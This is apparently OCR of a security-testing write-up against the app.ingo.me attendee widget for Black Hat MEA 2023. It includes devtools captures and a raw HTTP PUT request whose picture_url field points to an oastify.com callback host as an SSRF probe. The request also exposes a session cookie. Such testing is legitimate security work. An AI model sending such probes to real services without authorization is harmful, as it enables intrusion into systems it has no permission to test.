
LinkedIn


Post & Continue

Skip to Meeting Request


https://app.ingo.me/Black_Hat_Middle_East_and_Africa_2023/Briefings/attendee2
#BHMEA23
Post to your feed. Invite your network. See who's going.
Share your excitement!
Post Preview
Abdulrahman Abdullah
SAP
JJJ
cybersecurity at the Briefings Stage.
Join me 14-16 November 2023 in Riyadh Front Exhibition & Conference Center (RFECC), Riyadh, Saudi Arabia.
https://app.ingo.me/q/jp4if .
LinkedIn
Post & Continue
Skip to Meeting Request


https://app.ingo.me/Black_Hat_Middle_East_and_Africa_2023/Briefings/attendee2
Abdulrahman Abdullah
MOM
test SSRF
LinkedIn
Post & Continue
Skip to Meeting Request
Join me 14-16 November 2023 in Riyadh Front Exhibition &
Conference Center (RFECC), Riyadh, Saudi Arabia.
https://app.ingo.me/q/jp4if .
Welcome
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
CSS Overview
Preserve log
Disable cache
No throttling
Invert
Hide data URLs
Hide extension URLs
All
Doc
JS
Fetch/XHR
CSS
Font
Img
Media
Manifest
WS
Wasm
3rd-party requests
10 ms
20 ms
30 ms
40 ms
50 ms
60 ms
70 ms
80 ms
Recording network activity...
Perform a request or hit Ctrl + R to record the refresh.
Learn more


IN RIYADH THIS
Welcome
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
CSS Overview
26
Preserve log
Disable cache
No throttling
Filter
Invert
Hide data URLs
Hide extension URLs
All
Doc
JS
Fetch/XHR
CSS
Font
Img
Media
Manifest
WS
Wasm
Other
Blocked response cookies
Blocked requests
3rd-party requests
500 ms
1000 ms
1500 ms
2000 ms
2500 ms
3000 ms
3500 ms
4000 ms
4500 ms
5000 ms
5500 ms
6000 ms
6500 ms
7000 ms
7500 ms
8000 ms
8500 ms
9000 ms
Name
member?widget_unique_id=C4...
final-pictures?widget_unique_id...
20106413-280f-40d6-ad7f-00cd...
3 requests 555 kB transferred 556 kl
Headers
Payload
Preview
Response
Initiator
Timing
Cookies
General
Request URL: https://app.ingo.me/api/v1/widget/community/member?widget_unique_id=C45913BDAA954F78ACA29D7D404843E1
Request Method: PUT
Status Code: 200 OK
Remote Address: 34.225.105.8:443
Referrer Policy: strict-origin-when-cross-origin
Response Headers
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https://app.ingo.me
Cache-Control: private


https://app.ingo.me/Black_Hat_Middle_East_and_Africa_2023/Briefings/attendee2
I WILL BE
SPEAKING
IN RIYADH THIS
LinkedIn
Welcome
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
CSS Overview
Preserve log
Disable cache
No throttling
Invert
Hide data URLs
Hide extension URLs
All
Doc
JS
Fetch/XHR
CSS
Font
Img
Media
Manifest
WS
Wasm
3rd-party requests
1000 ms
1500 ms
2000 ms
2500 ms
3000 ms
3500 ms
4000 ms
4500 ms
5000 ms
5500 ms
6000 ms
6500 ms
7000 ms
7500 ms
Headers
Payload
Preview
Response
Initiator
Timing
Cookies
Query String Parameters
view source
view decoded
widget_unique_id: C45913BDAA954F78ACA29D7D404843E1
Request Payload
view source
{name: "Abdulrahman Abdullah", company_name: "MOM", company_position: "test SSRF",…}
company_name: "MOM"
company_picture_url: null
company_position: "test SSRF"
name: "Abdulrahman Abdullah"
picture_url: "https://images.ingo.me/sw_uploads/73ec823c-4884-45bd-9297-b3a9cfba8a07.jpg"
555 kB transferred

Request


Pretty Raw Hex


```
1 PUT /api/v1/widget/community/member?widget_unique_id=
  C45913BDAA954F78ACA29D7D404843E1 HTTP/2
2 Host: app.ingo.me
3 Cookie: SESSID=71d42c16-b65d-457e-babe-85748e21ba9e; __it=
  IT-1116341650234.1699269925834
4 Content-Length: 179
5 Sessid: 71d42c16-b65d-457e-babe-85748e21ba9e
6 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
7 Content-Type: text/plain;charset=UTF-8
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/118.0.5993.90 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://app.ingo.me
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
  https://app.ingo.me/Black_Hat_Middle_East_and_Africa_2023/Briefings/attendee2
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-US,en;q=0.9
19
20 {
     "name":"Abdulrahman Abdullah",
     "company_name":"M0M",
     "company_position":"test SSRF",
     "picture_url":"https://3hliy3vr7d0s5xbulbz31dnvvmlep4dt.oastify.com",
     "company_picture_url":null
   }
```

